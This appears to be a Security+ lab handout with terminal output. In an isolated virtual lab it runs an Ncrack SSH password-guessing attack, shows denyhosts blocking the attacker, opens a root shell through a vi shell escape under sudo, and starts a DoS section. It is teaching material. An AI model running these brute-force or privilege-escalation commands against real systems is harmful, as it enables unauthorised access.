Security+ Lab Series

Lab 07: Analyze and Differentiate Types of Attacks and Mitigation Techniques

Document Version: 2018-08-28

Contents


Introduction

In this lab, you will be conducting host security practices using the command line along with scripts.

Objectives

- Compare and contrast type of attacks

Lab Topology



Lab Settings


The information in the table below will be needed to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account	Password
DVL	10.1.1.10 /28	root	toor
Kali	203.0.113.2 /29	root	toor
pfSense	eth0: 192.168.1.1 /24 eth1: 10.1.1.1 /28 eth2: 203.0.113.1 /29	admin	pfsense
SecOnion	192.168.1.6 /24	soadmin	mypassword
		root	mypassword
Ubuntu	192.168.1.50 /24	student	securepassword
		root	securepassword
Win12R2	10.1.1.12 /28	administrator	Train1ng$
Win16	192.168.1.100 /24	lab-user	Train1ng$
		Administrator	Train1ng$

1 Bruteforcing SSH

1.1 Demonstrate Ncrack Against denyhosts


1. Launch the **Ubuntu** virtual machine to access the graphical login screen.
2. Log in as `student` with `securepassword` as the password.



student


••••••••••••••

3. Open a terminal window by clicking on the **terminal** icon located in the left menu pane.



4. Enter the command below to verify that the *SSH* service is running. If it is, stop the service.


```
student@Ubuntu:~$ ps –eaf | grep –v grep | grep sshd
```



```
student@Ubuntu:~$ ps -eaf | grep -v grep | grep sshd
root       401     1  0 12:42 ?        00:00:00 /usr/sbin/sshd -D
```

5. Next, verify that the service *denyhosts* is not running. If it is, stop the service.


```
student@Ubuntu:~$ service denyhosts status
```



```
student@Ubuntu:~$ service denyhosts status
 * denyhosts is not running
```


6. Based on the *denyhosts.conf* file, check to see where it places denied hosts. If prompted for a password, type **securepassword**. Press **Enter**. Notice that denied host IPs is configured into */etc/hosts.deny*.

```
student@Ubuntu:~$ sudo grep HOSTS_DENY /etc/denyhosts.conf | grep –v “#”
```



```
student@Ubuntu:~$ sudo grep HOSTS_DENY /etc/denyhosts.conf | grep -v "#"
[sudo] password for student:
HOSTS_DENY = /etc/hosts.deny
```


7. Launch the **Kali** virtual machine to access the graphical login screen.
8. Log in as **`root`** with **`toor`** as the password.
9. Open a new terminal window by clicking on the **terminal** icon located in the top toolbar.



10. In the terminal window, type the command below to test the *SSH* connection to the **Ubuntu** system.

```
root@Kali-Attacker:~# ssh student@192.168.1.50 “uptime”
```

   a. If prompted “*Are you sure you want to continue?*", type **yes** followed by pressing **Enter**.
   b. When prompted for a password, type **`securepassword`**. Press **Enter**.




```
root@Kali-Attacker:~# ssh student@192.168.1.50 "uptime"
student@192.168.1.50's password:
 12:51:09 up 8 min,  2 users,  load average: 0.00, 0.11, 0.11
root@Kali-Attacker:~#
```

Notice the confirmation of being able to *SSH* into the *Ubuntu* system.

11. Change focus to the **Ubuntu** viewer.
12. While logged in the *Ubuntu* system, focus on the **terminal** window. Type the command below to **grep** the log entry recorded from the *SSH* connection that was initiated by the *Kali* system (case sensitive).

```
student@Ubuntu:~$ grep “Accepted password” /var/log/auth.log | grep
“203.0.113.2”
```




```
student@Ubuntu:~$ grep "Accepted password" /var/log/auth.log | grep "203.0.113.2"
Jul 30 12:51:08 Ubuntu sshd[2491]: Accepted password for student from 203.0.113.2 port
 42118 ssh2
student@Ubuntu:~$
```

Notice the log entry, indicating the system accepted the *SSH* request from the *Kali* system.

13. Change focus to the **Kali** viewer.
14. Within a **Terminal** window, type the help command below to see what available options can be used with *Ncrack*.


```
root@Kali-Attacker:~# ncrack -help
```



```
root@Kali-Attacker:~# ncrack -help
Ncrack 0.4ALPHA ( http://ncrack.org )
Usage: ncrack [Options] {target and service specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iX <inputfilename>: Input from Nmap's -oX XML output format
  -iN <inputfilename>: Input from Nmap's -oN Normal output format
  -iL <inputfilename>: Input from list of hosts/networks
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
SERVICE SPECIFICATION:
  Can pass target specific services in <service>://target (standard) notation or
  using -p which will be applied to all hosts in non-standard notation.
  Service arguments can be specified to be host specific, type of service specif
```

15. Initiate the **Ncrack** tool against *Ubuntu's SSH* service by entering the command below using a predefined password list.

```
root@Kali-Attacker:~# ncrack –v 192.168.1.50 --user root –P
/tmp/wordlists/passlist –p ssh
```




```
root@Kali-Attacker:~# ncrack -v 192.168.1.50 --user root -P /tmp/wordlists/passlist -p ssh

Starting Ncrack 0.4ALPHA ( http://ncrack.org ) at 2018-07-30 12:56 EDT

Discovered credentials on ssh://192.168.1.50:22 'root' 'securepassword'
ssh://192.168.1.50:22 finished.

Discovered credentials for ssh on 192.168.1.50 22/tcp:
192.168.1.50 22/tcp ssh: 'root' 'securepassword'

Ncrack done: 1 service scanned in 84.01 seconds.
Probes sent: 20 | timed-out: 0 | prematurely-closed: 7

Ncrack finished.
root@Kali-Attacker:~#
```

Let the *Ncrack* application run for 1-2 minutes. Once finished, notice that the tool has found the password.

16. Change focus to the **Ubuntu** viewer.

17. Within a **terminal** window, start the **denyhosts** script on the *Ubuntu* system. Type the command below, followed by pressing the **Enter** key. If prompted for a password, type **securepassword**. Press **Enter**.


```
student@Ubuntu:~$ sudo service denyhosts start
```



```
student@Ubuntu:~$ sudo service denyhosts start
 * Starting DenyHosts denyhosts                                          [ OK ]
student@Ubuntu:~$
```

18. Change focus to the **Kali** viewer. Attempt to **SSH** to the **Ubuntu** system with the credentials gained from the *Ncrack* tool.

```
root@Kali-Attacker:~# ssh student@192.168.1.50
```




```
root@Kali-Attacker:~# ssh student@192.168.1.50

ssh_exchange_identification: Connection closed by remote host
root@Kali-Attacker:~#
```

Notice now how the connection is being automatically closed by the remote system.

19. Determine if the IP address is being blocked or if *SSH* traffic is being blocked.

```
root@Kali-Attacker:~# telnet 192.168.1.50 22
```




```
root@Kali-Attacker:~# telnet 192.168.1.50 22
Trying 192.168.1.50...
Connected to 192.168.1.50.
Escape character is '^]'.
Connection closed by foreign host.
```

Noticing the output, we can determine that the IP address is being blocked since the remote host is still listening on *port 22*.

20. Change focus back to the **Ubuntu** viewer and view the contents of the **hosts.deny** file. Type the command below, followed by pressing the **Enter** key.

```
student@Ubuntu:~$ grep sshd /etc/hosts.deny
```




```
student@Ubuntu:~$ grep sshd /etc/hosts.deny
sshd: 203.0.113.2
student@Ubuntu:~$
```

Notice that the file is populated with the *IP address* belonging to the *Kali* system. It can be concluded that the *denyhosts* service has blocked *Kali's IP address* based on its attempt to force itself an *SSH* connection with the remote system

21. Analyze the *Ubuntu's* **auth.log** file for failed password attempts (case sensitive).

```
student@Ubuntu:~$ grep “Failed password” /var/log/auth.log | grep “203.0.113.2”
```



```
student@Ubuntu:~$ grep "Failed password" /var/log/auth.log | grep "203.0.113.2"
Jul 30 12:56:37 Ubuntu sshd[2565]: Failed password for root from 203.0.113.2 port 4212
0 ssh2
Jul 30 12:57:05 Ubuntu sshd[2573]: Failed password for root from 203.0.113.2 port 4212
7 ssh2
Jul 30 12:57:05 Ubuntu sshd[2571]: Failed password for root from 203.0.113.2 port 4212
6 ssh2
Jul 30 12:57:05 Ubuntu sshd[2575]: Failed password for root from 203.0.113.2 port 4212
```


Notice the failed attempts created by the *Ncrack* application.

22. Leave the *Ubuntu* window open to continue with the next task.

1.2 Unblock Kali

1. To remove the blocked entry from the *hosts.deny* file, temporarily stop the **rsyslog service**. If prompted for a password, enter **`securepassword`**.


```
student@Ubuntu:~$ sudo service rsyslog stop
```



```
student@Ubuntu:~$ sudo service rsyslog stop
[sudo] password for student:
rsyslog stop/waiting
student@Ubuntu:~$
```

2. Next, stop the *denyhosts* service. If prompted for a password, enter **securepassword**.

```
student@Ubuntu:~$ sudo service denyhosts stop
```




```
student@Ubuntu:~$ sudo service denyhosts stop
 * Stopping DenyHosts denyhosts                                        [ OK ]
student@Ubuntu:~$
```

3. Edit the **hosts.deny** file by removing the **203.0.113.2** IP entry. If prompted for a password, enter **securepassword**.


```
student@Ubuntu:~$ sudo nano /etc/hosts.deny
```

4. Use your arrows keys to navigate to the IP entry and press **Backspace** to erase the entire line: "**sshd: 203.0.113.2**" as shown below.




```
  GNU nano 2.2.6              File: /etc/hosts.deny                       Modified

# for further information.
#
# The PARANOID wildcard matches any host whose name does not match its
# address.
#
# You may wish to enable this to ensure any programs that don't
# validate looked up hostnames still leave understandable logs. In past
# versions of Debian this has been the default.
# ALL: PARANOID









^G Get Help    ^O WriteOut    ^R Read File   ^Y Prev Page   ^K Cut Text    ^C Cur Pos
^X Exit        ^J Justify     ^W Where Is    ^V Next Page   ^U UnCut Text  ^T To Spell
```

5. Once modified, press **CTRL+X** to exit.
6. When asked to save modified buffer, press the **Y** key for *Yes*.



```
Save modified buffer (ANSWERING "No" WILL DESTROY CHANGES) ?
 Y Yes
 N No              ^C Cancel
```

7. Press **Enter** to confirm the filename as **/etc/hosts.deny**.



```
File Name to Write: /etc/hosts.deny
^G Get Help                    M-D DOS Format
^C Cancel                      M-M Mac Format
```


8. Leave the *terminal* on the *Ubuntu* system open to continue with the next task.

2 Dangerous Linux Commands

2.1 Exploiting sudo with vi Editor

1. Escalate to **root** privileges. If prompted for a password, enter **`securepassword`**.

```
student@Ubuntu:~$ sudo su
```




```
student@Ubuntu:~$ sudo su
root@Ubuntu:/home/student#
```

2. Type the command below to create and edit the **hacksrus.txt** file.

```
root@Ubuntu:/home/student# vi hacksrus.txt
```


3. Once in the *vi* editor, type the command below. The input is recorded at the bottom of the *vi* editor.

```
:!/bin/sh
```



```
~
~
~
~
~
~
~
~
~
~
:!/bin/sh
```


4. Press **Enter**.
5. After the command is entered, you'll be presented with the ' # ' prompt. Type **`id`** followed by pressing the **Enter** key. This command will print the current user.



```
# id
uid=0(root) gid=0(root) groups=0(root)
#
```


Notice that you are running a shell as root.

6. Type **`whoami`** to confirm you are the user root. Press **Enter**.



```
# whoami
root
#
```


7. Type **`exit`** followed by pressing the Enter key to close the shell. Press the **Enter** key once more.



```
# exit

Press ENTER or type command to continue
```

8. Notice the prompt returns to the *vi* editor, type the command below followed by pressing the **Enter** key to quit.


```
:q!
```



```
~
~
~
~
~
~
~
~
~
~
~
~
:q!
```

9. While in the *terminal*, type the command below to analyze the log file showing privileges being escalated to root.

```
root@Ubuntu:/home/student# grep sudo /var/log/auth.log | tail -l
```



```
root@Ubuntu:/home/student# grep sudo /var/log/auth.log | tail -l
Jul 30 12:46:44 Ubuntu sudo:  student : TTY=pts/0 ; PWD=/home/student ; USER=root
; COMMAND=/bin/grep HOSTS_DENY /etc/denyhosts.conf
Jul 30 12:46:44 Ubuntu sudo: pam_unix(sudo:session): session opened for user root
by student(uid=1000)
Jul 30 12:46:44 Ubuntu sudo: pam_unix(sudo:session): session closed for user root
Jul 30 12:59:15 Ubuntu sudo:  student : TTY=pts/0 ; PWD=/home/student ; USER=root
; COMMAND=/usr/sbin/service denyhosts start
Jul 30 12:59:15 Ubuntu sudo: pam_unix(sudo:session): session opened for user root
by student(uid=1000)
Jul 30 12:59:30 Ubuntu sudo: pam_unix(sudo:session): session closed for user root
Jul 30 14:47:31 Ubuntu sudo:  student : TTY=pts/0 ; PWD=/home/student ; USER=root
; COMMAND=/usr/sbin/service rsyslog stop
Jul 30 14:47:31 Ubuntu sudo: pam_unix(sudo:session): session opened for user root
by student(uid=1000)
```


10. Leave the *terminal* window open for the next task.

2.2 Demonstrate DOS Attack

> **Warning: Do not attempt this section of the lab on a personal computer.** It will cause serious harm to a machine, resulting in an inoperable state.

1. While on the *Ubuntu* system, type the command below followed by pressing the **Enter** key to monitor live *CPU* and memory usage within a terminal window.


```
root@Ubuntu:/home/student# htop
```



